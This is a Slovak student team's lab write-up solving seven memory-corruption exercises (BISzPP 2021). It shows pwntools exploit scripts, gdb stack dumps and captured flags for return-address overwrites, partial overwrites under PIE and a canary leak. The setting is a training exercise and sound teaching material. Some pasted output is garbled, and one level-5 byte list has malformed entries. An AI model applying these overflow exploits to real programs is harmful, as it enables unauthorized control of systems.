



Blok 3: Memory

Názov tímu:

42

Členovia:

Nicolas Macák

Veronika Szabóová

Petra Kirschová


Na riešenie úloh sme využívali dekompilátor Binary Ninja na statickú analýzu a knižnicu pwntools na vykonanie útokov. Tiež sme pomocou checksec pozreli, aké bezpečnostné obmedzenia sú pre dané úlohy zapnuté, v úlohách 1-4 bol stack canary a PIE vypnutý, v leveli 5 bol zapnutý PIE flag a v leveloch 6-7 bol zapnutý stack canary aj PIE.

Level 1

1. Zistenie offsetu

Offset sme zistili poslaním cyklického patternu ako vstup do programu a sledovali sme stav stacku v gdb.

```
import pwn
p = pwn.gdb.debug("/memory_level_1")
p.sendline("200")
print(p.clean())
p.send(pwn.cyclic(200, n=8))
```



```
[ BACKTRACE ]
> f 0      4012d3 vuln+112
f 1 616161616161616a
f 2 616161616161616b
f 3 616161616161616c
f 4 616161616161616d
f 5 616161616161616e
f 6 616161616161616f
f 7 6161616161616170

pwndbg> x/gx $rsp
0x7ffc9089d6c8: 0x616161616161616a
```

Zaujímá nás čo je na vrchu zásobníka, čo zistíme pomocou: **x/gx \$rsp**.

Dostali sme 0x616161616161616a, čo využijeme pri hľadaní offsetu:


```
pwn.cyclic_find(0x616161616161616a, n=8)
```

Dostaneme offset = **72**.

2. Prepísanie návratovej adresy

Ako vstup pošleme reťazec dĺžky rovnvej offsetu a adresu win funkcie, ktorú získame z Binary Ninja.

```
import pwn
p = pwn.process("/memory_level_1")
p.sendline("200")
p.send(b"A"*72+pwn.p64(0x401216)) # offset + adresa win funkcie
print(p.clean())
```



```
ctf@18e1ee97f48d:~$ python level1.py
[+] Starting local process '/memory_level_1': pid 38
b"#####a###\n### BISzPP 2021\n### Vitajte v ulohu /memory_l
evel_1!\n#####\n\nCielom uloh je oboznamiť sa s rozny
mi typmi zraniteľnosti na zásobníku a možnosťami ich exploitácie. Každá uloha má v sebe 'win'
funkciu\n(ktoru samozrejme program nikde nevolá) a zraniteľnosť na zásobníku. V každej uloh
e je potrebné identifikovať zraniteľnosť a exploituovať ju tak,\naby sme dokázali získať kon
trolu nad tokom programu a získať tak 'epic win'. Pozor na zapnuté mitigácie.\n\n[*] Spústa
m zraniteľnú funkciu 'vuln()'\n\n[*] Veľkosť payloadu: [*] Prijímam payload (max. 200 bajtov
): [*] EPIC WIN! Nech sa páci, flag: \nbnispp flag{B009Eh-5drBoC-Xs13VF-ecxyv6-q3I66g}"
```

Level 2

1. Zistenie offsetu

Offset sa dal pri vstupe veľkosti 8 určiť odčítaním návratovej adresy a začiatku buffera, ktoré sme vyčítali z gdb:

$0x7ffda2aa2548 - 0x7ffda2aa24d0 = 0x78 \Rightarrow \text{offset} = 120$

```
gdb> stack 30
00:0000 rsp 0x7ffda2aa24c0 -> 0x7f00be8064a0 (_IO_file_jumps) -< 0x0
01:0008 0x7ffda2aa24c8 -< 0x0
02:0010 rsi 0x7ffda2aa24d0 -> 0x4141414141414141 ('AAAAAAAA') Buffer
03:0018 0x7ffda2aa24d8 -> 0x7f00be6ae75d (_IO_default_setbuf+253) -< mov    edx, dword ptr [rbx]
04:0020 0x7ffda2aa24e0 -< 0x0
05:0028 0x7ffda2aa24e8 -> 0x7f00be8056a0 (_IO_2_1_stdout_) -< 0xfbad2887
06:0030 0x7ffda2aa24f0 -< 0x0
...
08:0040 0x7ffda2aa2500 -> 0x7f00be8064a0 (_IO_file_jumps) -< 0x0
09:0048 0x7ffda2aa2508 -> 0x7f00be6aa6bd (_IO_file_setbuf+13) -< test   rax, rax
0a:0050 0x7ffda2aa2510 -< 0x0
...
10:0080 rbp 0x7ffda2aa2540 -> 0x7ffda2aa2570 -< 0x0
11:0088 0x7ffda2aa2548 -> 0x4013fc (main+212) -< mov    eax, 0 Návratová adresa
12:0090 0x7ffda2aa2550 -< 0x0
13:0098 0x7ffda2aa2558 -> 0x7ffda2aa2678 -> 0x7ffda2aa38a8 -< 'SHELL=/bin/bash'
14:00a0 0x7ffda2aa2560 -> 0x7ffda2aa2668 -> 0x7ffda2aa3898 -< '/memory_level_2'
15:00a8 0x7ffda2aa2568 -< 0x100000000
16:00b0 0x7ffda2aa2570 -< 0x0
17:00b8 0x7ffda2aa2578 -> 0x7f00be6400b3 (__libc_start_main+243) -< mov    edi, eax
18:00c0 0x7ffda2aa2580 -> 0x7f00be846620 (_rtld_global_ro) -< 0x5081200000000
19:00c8 0x7ffda2aa2588 -> 0x7ffda2aa2668 -> 0x7ffda2aa3898 -< '/memory_level_2'
1a:00d0 0x7ffda2aa2590 -< 0x100000000
1b:00d8 0x7ffda2aa2598 -> 0x401328 (main) -< endbr64
1c:00e0 0x7ffda2aa25a0 -> 0x401410 (__libc_csu_init) -< endbr64
1d:00e8 0x7ffda2aa25a8 -< 0x312f5ff93699f61d
```

2. Prepísanie návratovej adresy

Pomocou offsetu sme vedeli, aký veľký reťazec máme poslať pred adresou win funkcie, pričom sme nemohli prekročiť veľkosť vstupu 126.


```
import pwn
p = pwn.process("/memory_level_2")
p.sendline("126") # max veľkosť vstupu = 126
p.send(b"A"*120+pwn.p64(0x401216)) # offset + adresa win funkcie
print(p.clean())
```

```
ctf@faa59db32e98:~$ python level2.py
[+] Starting local process '/memory_level_2': pid 20
b"#####a##\n### BISzPP 2021\n### Vitajte v ulohu /memory_level_2!\n#####\n\nCielom uloh je oboznámiť sa s rozno-  
typmi zraniteľnosti na zasobníku a možnosťami ich exploitácie. Každá uloha má v sebe 'win'  
funkciu\n(ktorú samozrejme program nikde nevolá) a zraniteľnosť na zasobníku. V každej uloh  
e je potrebné identifikovať zraniteľnosť a exploituovať ju tak,\naby sme dokázali získať kon-  
troľ nad tokom programu a získať tak 'epic win'. Pozor na zapnuté mitigácie.\n\n[*] Spušte  
m zraniteľnú funkciu 'vuln()'\n\n[*] Veľkosť payloadu: [*] Prijímam payload (max. 126 bajtov  
): [*] EPIC WIN! Nech sa páci, flag: \nbnispp_flag(gARLPo-bfWvC1-gvCF6q-Mg7R5q-WlFZ26)"
```

Level 3

Program vyžaduje 2 vstupy = počet a veľkosť payloadov, ktorých veľkosť dokopy nesmie prekročiť 63 (0x3f), čo je na overflow málo.

Avšak do funkcie vuln vstupujú 2 parametre – argumenty z príkazového riadku, pričom keď druhý argument je EPIC_BACKDOOR, maximálna veľkosť vstupu sa zvýši na 1000. Preto musíme program zavolať spolu s týmto argumentom.



/memory_level_3 EPIC_BACKDOOR

```
[*] Zadajte pocet payloadov na odoslanie: 1
[*] Zadajte velkost payloadov: 1
[*] Spustam EPIC BACKDOOR! Fixujem velkost payloadu!
[*] Celkova velkost je OK! Velkost: 1000!
```

1. Zistenie offsetu

Postup bol rovnaký ako v leveli 1, teda použili sme cyklický pattern a program sme zavolali s parametrom „EPIC_BACKDOOR“.

```
import pwn
p = pwn.gdb.debug(["/memory_level_3", "EPIC_BACKDOOR"])
p.sendline("1000")
p.clean()
p.send(pwn.cyclic(1000, n=8))
```

V gdb: **x/gx \$rsp**

Dostaneme adresu 0x616161616161616c

```
pwn.cyclic_find(0x616161616161616c, n=8)
```

Offset = **88**

2. Prepísanie návratovej adresy

Rovnako ako v predchádzajúcich úlohách sa poslal reťazec ako offset + adresa win funkcie.

```
import pwn
p = pwn.process(["/memory_level_3", "EPIC_BACKDOOR"])
p.sendline("2")
p.sendline("2")
p.send(b"A"*88+pwn.p64(0x401256)) # offset + adresa win funkcie
print(p.clean())
```

```
ctf@f844b97bb2fe:~$ python level3.py
[+] Starting local process '/memory_level_3': pid 18
b"#####a##\n### BISzPP 2021\n### Vitajte v ulohu /memory_level_3
!\n#####\n\nCielom uloh je oboznamiť sa s roznoými typmi zranit
elnosti na zasobníku a možnosťami ich exploitácie. Každá uloha má v sebe 'win' funkciu\n(ktorú sa
mozrejšie program nikde nevolá) a zraniteľnosť na zasobníku. V každej ulohu je potrebné identifikovať
zraniteľnosť a exploitoval ju tak,\naby sme dokázali získať kontrolu nad tokom programu a zís
kať tak 'epic win'. Pozor na zapnuté mitigácie.\n\nPOZOR: systémové volanie read() vie načítať vs
tup iba do určitej dĺžky (vid. man 2 read)\n[*] Spustám zraniteľnú funkciu 'vuln()'\n[*] Zadajte
počet payloadov na odoslanie: [*] Zadajte veľkosť payloadov: [*] Spustám EPIC BACKDOOR! Fixujem
veľkosť payloadu!\n[*] Celková veľkosť je OK! Veľkosť: 1000!\n[*] Prijímam payload (max. 1000 baj
tov): [*] EPIC WIN! Nech sa páči, flag: \nbispp_flag{4DzYmK-2Lrly0-P4Kvx9-d3xHDv-1h0JPY}"
```


Level 4

1. Zistenie offsetu

Offset sme hľadali pomocou cyklického patternu, na veľkosť vstupu neboli žiadne obmedzenia, čiže postup bol rovnaký ako v leveli 1. Offset = **136**.

2. Prepísanie návratovej adresy

Pri prepisovaní adresy nastal problém v tom, že funkcia win potrebovala vstupný argument 0xdeadbeef na to, aby otvorila súbor. Preto sme nemohli skočiť na začiatok win (0x401216), lebo by sme sa potom nedostali do správnej if vetvy.



Keď túto kontrolu preskočíme a prepíšeme návratovú adresu na adresu inštrukcie za „if“ (0x40123d), flag sa prečíta bez toho, aby sme potrebovali vstupný parameter.

```
import pwn
p = pwn.process("/memory_level_4")
p.sendline("200")
p.send(b"A"*136+pwn.p64(0x40123d)) # offset 136 + adresa za if
print(p.clean())
```

Level 5

1. Zistenie offsetu

Pomocou cyklického patternu sme našli offset = **168**.

2. Prepísanie návratovej adresy

Rovnako ako v úlohe 4 potrebujeme preskočiť kontrolu vstupného parametra vuln funkcie, čiže musíme prepísať návratovú adresu na adresu inštrukcie za „if“, t.j. adresa win + 0x27.

V tejto úlohe bol zapnutý PIE flag a nemohli sme vyčítať správnu adresu priamo z Binary Ninja, pretože sa pri každom spustení mení. V gdb sme preto sledovali, ako vyzerá návratová adresa a adresa win funkcie a tieto adresy sme porovnali.

```
17:00b8 0x7ffeb0a0df88 → 0x561fac1543dd (main+212) ← mov    eax, 0
18:00c0 0x7ffeb0a0df90 ← 0x0
19:00c8 0x7ffeb0a0df98 → 0x7ffeb0a0e0b8 → 0x7ffeb0a0f8e8 ← 'LESSOPEN=| /usr/bin/lesspipe %s'
1a:00d0 0x7ffeb0a0dfa0 → 0x7ffeb0a0e0a8 → 0x7ffeb0a0f8d8 ← '/memory_level_5'
1b:00d8 0x7ffeb0a0dfa8 ← 0x100000000
1c:00e0 0x7ffeb0a0dfb0 ← 0x0
1d:00e8 0x7ffeb0a0dfb8 → 0x7f53132650b3 (__libc_start_main+243) ← mov    edi, eax
jwndbg> info address win
symbol "win" is at 0x561fac154229 in a file compiled without debugging.
```

Napr. pre 2 spustenia programu sme videli, že sa adresy líšia iba 2 spodnými bajtmi a posledný bajt win adresy (posunutej o + 0x27, keďže skáčeme až za „if“) bol vždy rovnaký = 80 (\x50). Predposledný bajt sa menil, ale bol vždy v tvare **\x_2** (130=\x82, 66 = \x42 atď.).

RETURN ADDR:	RETURN ADDR:
- HEX: 0x560803cc83dd	- HEX: 0x561fac1543dd
- BYTES: b'\xdd\x83\xcc\x03\x08V\x00\x00'	- BYTES: b'\xddC\x15\xac\x1fV\x00\x00'
- BYTE ARRAY: [221, 131, 204, 3, 8, 86, 0, 0]	- BYTE ARRAY: [221, 67, 21, 172, 31, 86, 0, 0]
WIN+0x27:	WIN+0x27:
- HEX: 0x560803cc8250	- HEX: 0x561fac154250
- BYTES: b'P\x82\xcc\x03\x08V\x00\x00'	- BYTES: b'PB\x15\xac\x1fV\x00\x00'
- BYTE ARRAY: [80, 130, 204, 3, 8, 86, 0, 0]	- BYTE ARRAY: [80, 66, 21, 172, 31, 86, 0, 0]

Stačilo teda v cykle skúšať všetky možnosti pre posledné 2 bajty adresy až kým sme nedostali flag.

```
import pwn
pwn.context.log_level = 'error'

bytes = [b'\x50\x02', b'\x50\x12', b'\x50\x22', b'\x50\x32',
         b'\x50\x42', b'\x50\x52', b'\x50\x62', b'\x50\x72',
         b'\x50\x82', b'\x50\x92', b'\x50\xA2', b'\x50\xB2',
         b'\x50xC2', b'\x50xD2', b'\x50xE2', b'\x50xF2']

for addr in bytes:
    p = pwn.process("/memory_level_5")
    p.sendline("200")
    p.send(b"A"*168+addr) # offset 168 + posledne 2 bajty adresy
    out = str(p.clean())
    p.close()
    if "bispp_flag" in out:
        print(out)
        break
```

```
ctf@95f27b34f7f0:~$ python level5.py
b"#####a##\n### BISzPP 2021\n### Vitajte v ul
ohe /memory_level_5!\n#####\n\nCielom uloh
je oboznamiť sa s roznoými typmi zraniteľnosti na zasobníku a možnostami ich ex
ploitácie. Každá úloha má v sebe 'win' funkciu\n(ktorú samozrejme program nikdy
e nevolá) a zraniteľnosť na zasobníku. V každej úlohe je potrebné identifikova
ť zraniteľnosť a exploituovať ju tak,\naby sme dokázali získať kontrolu nad tok
om programu a získať tak 'epic win'. Pozor na zapnuté mitigácie.\n\n[*] Spustá
m zraniteľnú funkciu 'vuln()'\n[*] Veľkosť payloadu: [*] Prijímam payload (ma
x. 200 bajtov): bispp_flag{j6kbnY-YZ6LiY-rlkgSB-tXqbFH-u3iZ1u}"
```

Level 6

Bol tu zapnutý stack canary aj PIE flag, čiže sme nemohli tak ľahko prepísať stack a ani priamo vyčítať adresy z Binary Ninja.

```
ctf@1db7f13d0fd9:~$ checksec /memory_level_6
[*] '/memory_level_6'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
```

Avšak tu netreba volať funkciu win, pretože sa flag číta priamo vo vuln, preto nám stačí nájsť iba správny offset na to, aby sme vypísali flag.

Zistenie offsetu

Offset sme hľadali tak, že sme v cykle skúšali rôzne veľké vstupy až kým jeden z nich nevypísal flag. Správny offset bol **32**.

```
import pwn
pwn.context.log_level = 'error'
for offset in range(100):
    p = pwn.process("/memory_level_6")
    p.sendline("100")
    p.clean()
    p.send(b"A"*offset) # A, AA, AAA, ...
    out = str(p.clean())
    p.close()
    print("Offset: "+str(offset))
    if "bispp_flag" in out: # našli sme flag => koniec
        print(out)
        break
```

```
ctf@1db7f13d0fd9:~$ python level6.py
Offset: 0
Offset: 1
Offset: 2
Offset: 3
Offset: 4
Offset: 5
Offset: 6
Offset: 7
Offset: 8
Offset: 9
Offset: 10
Offset: 11
Offset: 12
Offset: 13
Offset: 14
Offset: 15
Offset: 16
Offset: 17
Offset: 18
Offset: 19
Offset: 20
Offset: 21
Offset: 22
Offset: 23
Offset: 24
Offset: 25
Offset: 26
Offset: 27
Offset: 28
Offset: 29
Offset: 30
Offset: 31
Offset: 32
b'[*] Prijaty payload: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAbispp_flag{tlkwbY-25QtZ2-D02sxm-HuK3fd-0yvsCQ}\n'
```

Level 7

1.Zistenie offsetu

Offset sme hľadali tak isto, ako pri leveli 6, teda prechádzali sme rôzne veľké offsety a sledovali sme výstup. Pri offsete 64 sa za payload začali pridávať bajty, čo znamená, že veľkosť buffera je 64.

[illegible]

Ďalej sme potrebovali zistiť vzdialenosť kanárika od konca buffera. Pri vstupe veľkosti 64 bajtov zostáva medzi kanárikom a bufferom $(0x7ffe5eb85b80 + 0x40) - 0x7ffe5eb85bc8 = 0x8$ teda 8 bajtov. Dokopy teda potrebujeme vyplniť **64+8+1** bajtov, aby sme vyplnili buffer, priestor medzi bufferom a kanárikom aj posledný NULL bajt kanárika. Za kanárikom bude treba vyplniť ďalších 8 bajtov a potom prepísať posledné 2 bajty návratovej adresy na win funkciu (inštrukciu za „if“).

```

pwndbg> stack 30
01:0000 | rsp      0x7ffe5eb85b70 → 0x7f1ddebf3540 ← 0x7f1ddebf3540
01:0008 |          0x7ffe5eb85b78 ← 0x40 /* '@' */
02:0010 | rax rsi  0x7ffe5eb85b80 ← 0x4141414141414141 ('AAAAAAAA') Buffer
... ↓
0a:0050 |          0x7ffe5eb85bc0 → 0x55775bbda180 ( start) ← endbr64
0b:0058 |          0x7ffe5eb85bc8 ← 0xf11a119f15ac0400 Kanárik
0c:0060 | rbp      0x7ffe5eb85bd0 → 0x7ffe5eb85c00 ← 0x0
0d:0068 |          0x7ffe5eb85bd8 → 0x55775bbda4b8 (main+212) ← mov    eax, 0
0e:0070 |          0x7ffe5eb85be0 ← 0x0 Návratová adresa

```


2. Prepísanie kanárika a návratovej adresy

Funkcia vuln nám umožňuje ju rekurzívne zavolať, keď vstupný reťazec obsahuje „HACK“, vďaka čomu v prvom volaní nájdeme kanárika a v rekurzívnom volaní prepíšeme kanárika na jeho hodnotu z prvého volania a návratovú adresu na win funkciu. Keďže sme posledný bajt kanárika prepísali, musíme ho naspäť doplniť. Posledný bajt adresy win bol fixný, za predposledný sme dosadili náhodný bajt a program sme spúšťali v cykle dovtedy, kým nebola adresa správna a nezískali sme flag.

```
import pwn
pwn.context.log_level = 'error'

counter = 0

while True:

    print("\n--iteracia", counter, "--")

    # volanie 1 - najdeme kanarika

    p=pwn.process("/memory_level_7")
    p.sendline("200")
    p.clean()
    p.send(b"HACK"+b"A"*69) # retazec dlzky 73

    canary=p.clean()[94:94+7] # najdenie kanarika vo vypise
    canary="0x"+canary[::-1].hex()+"00" # otocenie, doplnenie NULL
    canary_bytes = pwn.p64(int(canary,16)) # prevod na bajty
    print("CANARY:", canary, canary_bytes)

    #-----

    # rekurzivne volanie - prepiseme kanarika a adresu

    p.sendline("200")
    print(p.clean())
    # offset 72B + kanarik 8B + offset 8B + posledne 2 bajty adresy
    p.send(b"A"*72+canary_bytes+b"A"*8+b"\x90\x02")
    out = str(p.clean())
    p.close()
    if "bispp_flag" in out:
        print(out)
        break
    counter += 1
```

```
ctf@e4ce449b96c2:~$ python level7.py

--iteracia 0 --
CANARY: 0x5e86f71a725ba900 b'\x00\xa9[r\x1a\xf7\x86^'
b'[*] Prijitmam payload (max. 200 bajtov): '

--iteracia 1 --
CANARY: 0x5b9f180b81840b00 b'\x00\x0b\x84\x81\x0b\x18\x9f['
b'[*] Prijitmam payload (max. 200 bajtov): '

--iteracia 2 --
CANARY: 0x3b6352a76904a100 b'\x00\xa1\x04i\xa7Rc;'
b'[*] Prijitmam payload (max. 200 bajtov): '

--iteracia 3 --
CANARY: 0x295a634fd6911800 b'\x00\x18\x91\xd60cZ)'
b'[*] Prijitmam payload (max. 200 bajtov): '

--iteracia 4 --
CANARY: 0xb82581ee79283a00 b'\x00:(y|xee\x81%\xb8'
b'[*] Prijitmam payload (max. 200 bajtov): '

--iteracia 5 --
CANARY: 0xd020df819e405400 b'\x00T@\x9e\x8I\xdf \xd0'
b'[*] Prijitmam payload (max. 200 bajtov): '
b'[*] Prjijaty payload: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\nbispp_flag{Dsa9S7-yxb02r-Khn0Cd-aEQmWw-1mxXiz}
```